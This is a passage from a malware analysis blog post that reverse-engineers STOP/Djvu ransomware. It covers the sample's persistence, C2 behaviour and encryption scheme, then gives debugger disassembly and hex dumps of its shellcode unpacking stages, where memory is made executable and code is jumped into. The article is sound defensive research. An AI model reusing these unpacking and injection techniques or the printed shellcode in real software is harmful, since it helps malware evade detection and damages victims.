A detailed analysis of the STOP/Djvu Ransomware

cybergeeks.tech/a-detailed-analysis-of-the-stop-djvu-ransomware/

Summary


STOP/Djvu ransomware is not a very known ransomware like Conti, REvil or BlackMatter, however ESET ranked it on the 3rd place in the top ransomware families in Q2 2020 (https://www.welivesecurity.com/wp-content/uploads/2020/07/ESET_Threat_Report_Q22020.pdf). This ransomware can run with one of the following parameters: "–Admin", "–Task", "–AutoStart", "–ForNetRes", and "–Service". The process doesn't target specific countries based on their country code, and also decrypts a list of files, file extensions and folders that will be skipped. Two persistence mechanisms are implemented: a Run registry key and a scheduled task created using COM objects. The malware computes the MD5 hash of the MAC address and performs a GET request to the C2 server based on it. The binary also acts as a downloader for 2 malicious files called build2.exe and build3.exe. The victim ID is decrypted using the XOR operator and then written to a file called PersonalID.txt. Both local drives and network shares are targeted by the malware, and the files are encrypted using the Salsa20 algorithm. The Salsa20 matrix used for encrypting files is based on a UUID generated using the UuidCreate API, which is encrypted using an embedded RSA public key (if the C2 server is unreachable) or a public key downloaded from the C2 server. The RSA implementation found in the executable is taken from the OpenSSL project hosted at https://github.com/openssl/openssl.

Analyst: @GeeksCyber

Technical analysis

SHA256: 4380c45fd46d1a63cffe4d37cf33b0710330a766b7700af86020a936cdd09cbe

The following PDB path can be found in the binary: "C:\xudihiguhe\jegovicatusoca\jijetogez\winucet\xusev\kucor.pdb". There is a call to GlobalAlloc that allocates several bytes from the heap:




```
004190C8   50                  push eax
004190C9   6A 00               push 0
004190CB   FF 15 18 A0 41 00   call dword ptr ds:[<&GlobalAlloc>]

dword ptr [0041A018 <file.&GlobalAlloc>]=<kernel32.GlobalAlloc>

.text:004190CB file.exe:$190CB #184CB
```

```
Default (stdcall)
1: [esp] 00000000
2: [esp+4] 00090F08
3: [esp+8] 0019FED8
4: [esp+C] 00419B6D file.00419B6D
5: [esp+10] 0001C91B

0019EE4C 00000000
0019EE50 00090F08
```

Figure 1

The malware calls the LoadLibraryW function in order to load the "kernel32.dll" file into the address space of the process:




```
00419109   68 60 0C 42 00   push file.420C60                    420C60
0041910E   FF 15 1C A0 41 00   call dword ptr ds:[<&LoadLibraryW>]

dword ptr [0041A01C <file.&LoadLibraryW>]=<kernel32.LoadLibraryW>

.text:0041910E file.exe:$1910E #1850E
```

```
Default (stdcall)
1: [esp] 00420C60 L"kernel32.dll"
2: [esp+4] 00000000
3: [esp+8] 0019FED8
4: [esp+C] 0019FED8
5: [esp+10] 004190A file.004190A

0019EE48 00420C60 L"kernel32.dll"
```

Figure 2

The GetProcAddress API is utilized to retrieve the address of the “VirtualProtect” function:




```
004191B4   68 B0 61 4B 00      push file.4B61B0                 4B61B0
004191B9   8B 15 3C FA 8D 00   mov edx,dword ptr ds:[8DFA3C]
004191BF   52                  push edx
004191C0   FF 15 4C A0 41 00   call dword ptr ds:[<&GetProcAddress>]

dword ptr [0041A04C <file.&GetProcAddress>]=<kernel32.GetProcAddress>

.text:004191C0 file.exe:$191C0 #185C0
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)
1: [esp] 76A60000 kernel32.76A60000
2: [esp+4] 004B61B0 "VirtualProtect"
3: [esp+8] 00000040
4: [esp+C] 0019FED8
5: [esp+10] 0019FED8

0019EE44 76A60000 kernel32.76A60000
0019EE48 004B61B0 "VirtualProtect"
```

Figure 3

The memory area allocated above is filled in by the malware, and the VirtualProtect routine is used to change its protection to 0x40 = **PAGE_EXECUTE_READWRITE**:




```
004191CE   50                  push eax
004191CF   8B 4D F8            mov ecx,dword ptr ss:[ebp-8]
004191D2   51                  push ecx
004191D3   8B 15 38 01 8E 00   mov edx,dword ptr ds:[8E0138]
004191D9   52                  push edx
004191DA   A1 84 7B 8D 00      mov eax,dword ptr ds:[8D7B84]
004191DF   50                  push eax
004191E0   FF 15 AC 70 4B 00   call dword ptr ds:[<&VirtualProtect>]

dword ptr [004B70AC <file.&VirtualProtect>]=<kernel32.VirtualProtect>

.text:004191E0 file.exe:$191E0 #185E0

Address  | Hex                                             | ASCII
02A02020 | 41 44 9C AD|38 FD 92 25|49 9B 4A 08|A6 54 93 21 | AD..8ý.%I.J.¦T.!
```

```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)
1: [esp] 02A02020
2: [esp+4] 00090F08
3: [esp+8] 00000040
4: [esp+C] 0019EE50
5: [esp+10] 00000040

0019EE3C 02A02020
0019EE40 00090F08
0019EE44 00000040
0019EE48 0019EE50
```

Figure 4

There is also a lot of garbage code in the binary that is never executed, as shown in figure 5:




```
.text:00419708 lea     ecx, [ebp+NumberOfEventsRead]
.text:0041970E push    ecx              ; lpNumberOfEventsRead
.text:0041970F push    0                ; nLength
.text:00419711 lea     edx, [ebp+Buffer]
.text:00419717 push    edx              ; lpBuffer
.text:00419718 push    0                ; hConsoleInput
.text:0041971A call    ds:ReadConsoleInputA
.text:00419720 push    0                ; uSize
.text:00419722 lea     eax, [ebp+var_A78]
.text:00419728 push    eax              ; lpBuffer
.text:00419729 call    ds:GetSystemWow64DirectoryW
.text:0041972F push    0                ; uSize
.text:00419731 lea     ecx, [ebp+var_1278]
.text:00419737 push    ecx              ; lpBuffer
.text:00419738 call    ds:GetSystemWindowsDirectoryA
.text:0041973E lea     edx, [ebp+CPInfoEx]
.text:00419744 push    edx              ; lpCPInfoEx
.text:00419745 push    0                ; dwFlags
.text:00419747 push    0                ; CodePage
.text:00419749 call    ds:GetCPInfoExW
.text:0041974F push    0                ; lpValue
.text:00419751 push    0                ; lpName
.text:00419753 call    ds:SetEnvironmentVariableA
.text:00419759 push    0                ; lpStartupInfo
.text:0041975B call    ds:GetStartupInfoA
.text:00419761 push    offset szFile    ; "bojosoboxufevitabanufu lodan"
.text:00419766 push    0                ; uSizeStruct
.text:00419768 lea     eax, [ebp+Struct]
.text:0041976E push    eax              ; lpStruct
.text:0041976F push    offset szKey     ; "dobacu vunubeficapixozeyorolezowodaw ja"...
.text:00419774 push    offset szSection ; "volozowepuyuyigokakifurizigucas sedinum"...
.text:00419779 call    ds:GetPrivateProfileStructA
```

```
.text:004197D7 push    0                ; lpSecurityAttributes
.text:004197D9 push    0                ; nDefaultTimeOut
.text:004197DB push    0                ; nInBufferSize
.text:004197DD push    0                ; nOutBufferSize
.text:004197DF push    0                ; nMaxInstances
.text:004197E1 push    0                ; dwPipeMode
.text:004197E3 push    0                ; dwOpenMode
.text:004197E5 push    offset aVocikizifonefa ; "vocikizifonefakifohihezederomaritefibaf"...
.text:004197EA call    ds:CreateNamedPipeA
```

Figure 5

The process jumps at the beginning of the new shellcode, as highlighted below:




```
00419846    FF 25 84 7B 8D 00    jmp dword ptr ds:[8D7B84]

Jump is taken
dword ptr [file.008D7B84]=02A02020

.text:00419846 file.exe:$19846 #18C46
```

```
Address   Hex                                              ASCII
02A02020  E8 01 00 00 00 C3 55 8B EC 8D 45 C4 83 EC 3C 50  è....ÃU.ì.EÄ.ì<P
02A02030  E8 0D 00 00 00 8D 45 C4 50 E8 88 07 00 00 59 59  è.....EÄPè....YY
02A02040  C9 C3 55 8B EC 83 EC 38 53 56 57 8B 45 08 C6 00  ÉÃU.ì.ì8SVW.E.Æ.
02A02050  00 83 65 FC 00 E8 00 00 00 00 58 89 45 F0 81 45  ..eü.è....X.Eð.E
02A02060  F0 CB 07 00 00 8B 45 08 8B 4D F0 89 48 04 8B 45  ðË....E..Mð.H..E
02A02070  F0 83 C0 3D 8B 4D 08 89 41 08 68 86 57 0D 00 68  ð.À=.M..A.h.W..h
02A02080  88 4E 0D 00 E8 1A 00 00 00 89 45 F8 68 FA 8B 34  .N..è.....Eøhú.4
02A02090  00 68 88 4E 0D 00 E8 08 00 00 00 89 45 CC E9 B5  .h.N..è.....EÌéµ
02A020A0  00 00 00 55 8B EC 53 56 57 51 64 FF 35 30 00 00  ...U.ìSVWQdÿ50..
02A020B0  00 58 8B 40 0C 8B 48 0C 8B 11 8B 41 30 6A 02 8B  .X.@..H....A0j..
02A020C0  7D 08 57 50 E8 5B 00 00 00 85 C0 74 04 8B CA EB  }.WPè[....Àt..Êë
02A020D0  E7 8B 41 18 50 8B 58 3C 03 C3 8B 58 78 58 50 03  ç.A.P.X<.Ã.XxXP.
02A020E0  D8 8B 4B 1C 8B 53 20 8B 5B 24 03 C8 03 D0 03 D8  Ø.K..S .[$.È.Ð.Ø
02A020F0  8B 32 58 50 03 F0 6A 01 FF 75 0C 56 E8 23 00 00  .2XP.ðj.ÿu.Vè#..
02A02100  00 85 C0 74 08 83 C2 04 83 C3 02 EB E3 58 33 D2  ..Àt..Â..Ã.ëãX3Ò
02A02110  66 8B 13 C1 E2 02 03 CA 03 01 59 5F 5E 5B 8B E5  f..Áâ..Ê..Y_^[.å
02A02120  5D C2 08 00 55 8B EC 51 53 52 33 C9 33 DB 33 D2  ]Â..U.ìQSR3É3Û3Ò
02A02130  8B 45 08 8A 10 80 CA 60 03 DA D1 E3 03 45 10 8A  .E....Ê`.ÚÑã.E..
02A02140  08 84 C9 E0 EE 33 C0 8B 4D 0C 3B D9 74 01 40 5A  ..Éàî3À.M.;Ùt.@Z
02A02150  5B 59 8B E5 5D C2 0C 00 8B 45 08 8B 4D F8 89 48  [Y.å]Â...E..Mø.H
```

Figure 6

The binary retrieves the address of the following functions using GetProcAddress: “GlobalAlloc”, “GetLastError”, “Sleep”, “VirtualAlloc”, “CreateToolhelp32Snapshot”, “Module32First”, “CloseHandle”. CreateToolhelp32Snapshot is utilized to take a snapshot of the current process that includes all its modules (0x8 = **TH32CS_SNAPMODULE**):




```
02A027EA    6A 00       push 0
02A027EC    6A 08       push 8
02A027EE    FF 56 28    call dword ptr ds:[esi+28]

dword ptr [esi+28]=[0019CF90 <&CreateToolhelp32Snapshot>]=<kernel32.CreateToolhelp32Snapshot>

02A027EE
```

```
x87SW_SF 0   x87SW_P   0   x87SW_U   0
Default (stdcall)   5   Unlock
1: [esp] 00000008
2: [esp+4] 00000000
3: [esp+8] 00401B90 <file.EntryPoint>
4: [esp+C] 00401B90 <file.EntryPoint>
5: [esp+10] 0025F000

0019CD20 00000008
0019CD24 00000000
```

Figure 7

The ransomware extracts information about the first module of the process using the Module32First API:




```
02A0280C    50          push eax
02A0280D    57          push edi
02A0280E    FF 56 2C    call dword ptr ds:[esi+2C]

dword ptr [esi+2C]=[0019CF94 <&Module32First>]=<kernel32.Module32First>

02A0280E
```

```
x87SW_SF 0   x87SW_P   0   x87SW_U   0
Default (stdcall)   5   Unlock
1: [esp] 000000D0
2: [esp+4] 0019CD34
3: [esp+8] 00401B90 <file.EntryPoint>
4: [esp+C] 00401B90 <file.EntryPoint>
5: [esp+10] 0025F000

0019CD20 000000D0
0019CD24 0019CD34
```

Figure 8

The malicious process allocates and populates a new memory area via a function call to VirtualAlloc (0x1000 = **MEM_COMMIT** and 0x40 = **PAGE_EXECUTE_READWRITE**):




```
02A024C1    6A 40             push 40
02A024C3    68 00 10 00 00    push 1000
02A024C8    8B 45 08          mov eax,dword ptr ss:[ebp+8]
02A024CB    8B 40 04          mov eax,dword ptr ds:[eax+4]
02A024CE    FF 70 09          push dword ptr ds:[eax+9]
02A024D1    6A 00             push 0
02A024D3    8B 45 08          mov eax,dword ptr ss:[ebp+8]
02A024D6    FF 50 24          call dword ptr ds:[eax+24]

dword ptr [eax+24]=[0019CF8C <&VirtualAlloc>]=<kernel32.VirtualAlloc>

02A024D6
```

```
x87StatusWord 0000
x87SW_B  0   x87SW_C3  0   x87SW_C2  0
x87SW_C1 0   x87SW_C0  0   x87SW_ES  0
x87SW_SF 0   x87SW_P   0   x87SW_U   0
Default (stdcall)   5   Unlock
1: [esp] 00000000
2: [esp+4] 0011A5A0
3: [esp+8] 00001000
4: [esp+C] 00000040
5: [esp+10] FC239120

0019CD00 00000000
0019CD04 0011A5A0
0019CD08 00001000
0019CD0C 00000040
```

Figure 9

The process jumps at the beginning of the new shellcode, as highlighted below:




```
02A0250D    FF 65 FC    jmp dword ptr ss:[ebp-4]

Jump is taken
dword ptr [ebp-4]=[0019CD18]=02DA0000

02A0250D
```

```
Address   Hex                                              ASCII
02DA0000  E8 2B 06 00 00 C3 CC CC CC CC CC CC CC CC CC CC  è+...ÃÌÌÌÌÌÌÌÌÌÌ
02DA0010  55 8B EC 83 EC 08 53 56 57 68 86 57 0D 00 68 88  U.ì.ì.SVWh.W..h.
02DA0020  4E 0D 00 E8 1A 00 00 00 89 45 F8 68 FA 8B 34 00  N..è.....Eøhú.4.
02DA0030  68 88 4E 0D 00 E8 08 00 00 00 89 45 FC E9 B5 00  h.N..è.....Eüéµ.
02DA0040  00 00 55 8B EC 53 56 57 51 64 FF 35 30 00 00 00  ..U.ìSVWQdÿ50...
02DA0050  58 8B 40 0C 8B 48 0C 8B 11 8B 41 30 6A 02 8B 7D  X.@..H....A0j..}
02DA0060  08 57 50 E8 5B 00 00 00 85 C0 74 04 8B CA EB E7  .WPè[....Àt..Êëç
02DA0070  8B 41 18 50 8B 58 3C 03 C3 8B 58 78 58 50 03 D8  .A.P.X<.Ã.XxXP.Ø
02DA0080  8B 4B 1C 8B 53 20 8B 5B 24 03 C8 03 D0 03 D8 8B  .K..S .[$.È.Ð.Ø.
02DA0090  32 58 50 03 F0 6A 01 FF 75 0C 56 E8 23 00 00 00  2XP.ðj.ÿu.Vè#...
02DA00A0  85 C0 74 08 83 C2 04 83 C3 02 EB E3 58 33 D2 66  .Àt..Â..Ã.ëãX3Òf
02DA00B0  8B 13 C1 E2 02 03 CA 03 01 59 5F 5E 5B 8B E5 5D  ..Áâ..Ê..Y_^[.å]
02DA00C0  C2 08 00 55 8B EC 51 53 52 33 C9 33 DB 33 D2 8B  Â..U.ìQSR3É3Û3Ò.
02DA00D0  45 08 8A 10 80 CA 60 03 DA D1 E3 03 45 10 8A 08  E....Ê`.ÚÑã.E...
02DA00E0  84 C9 E0 EE 33 C0 8B 4D 0C 3B D9 74 01 40 5A 5B  .Éàî3À.M.;Ùt.@Z[
02DA00F0  59 8B E5 5D C2 0C 00 8B 45 08 8B 4D F8 89 08 8B  Y.å]Â...E..Mø...
02DA0100  55 0C 8B 45 FC 89 02 5F 5E 5B 8B E5 5D C3 CC CC  U..Eü.._^[.å]ÃÌÌ
02DA0110  55 8B EC 81 EC 84 00 00 00 90 90 90 C7 45 F0 01  U.ì.ì.......ÇEð.
02DA0120  00 00 00 C7 45 F0 02 00 00 00 8B 45 08 8B 48 0C  ...ÇEð.....E..H.
02DA0130  89 4D D4 8B 55 08 8B 42 0C 8B 4D D4 03 41 3C 89  .MÔ.U..B..MÔ.A<.
```

Figure 10

The malware calls the LoadLibraryA API to load the following DLLs into memory: user32.dll, kernel32.dll and ntdll.dll. It also retrieves the address of the following functions: “MessageBoxA”, “GetMessageExtraInfo”, “WinExec”, “CreateFileA”, “WriteFile”, “CloseHandle”, “CreateProcessA”, “GetThreadContext”, “VirtualAlloc”, “VirtualAllocEx”, “VirtualFree”, “ReadProcessMemory”, “WriteProcessMemory”, “SetThreadContext”, “ResumeThread”, “WaitForSingleObject”, “GetModuleFileNameA”, “GetCommandLineA”, “NtUnmapViewOfSection”, “NtWriteVirtualMemory”, “RegisterClassExA”, “CreateWindowExA”, “PostMessageA”, “GetMessageA”, “DefWindowProcA”, “GetFileAttributesA”, “GetStartupInfoA”, “VirtualProtectEx”, “ExitProcess”.

From our perspective, the malware developers have implemented some actions that don’t influence the main execution flow as an anti-analysis mechanism. GetFileAttributesA is used to retrieve file system attributes for a non-existent file:

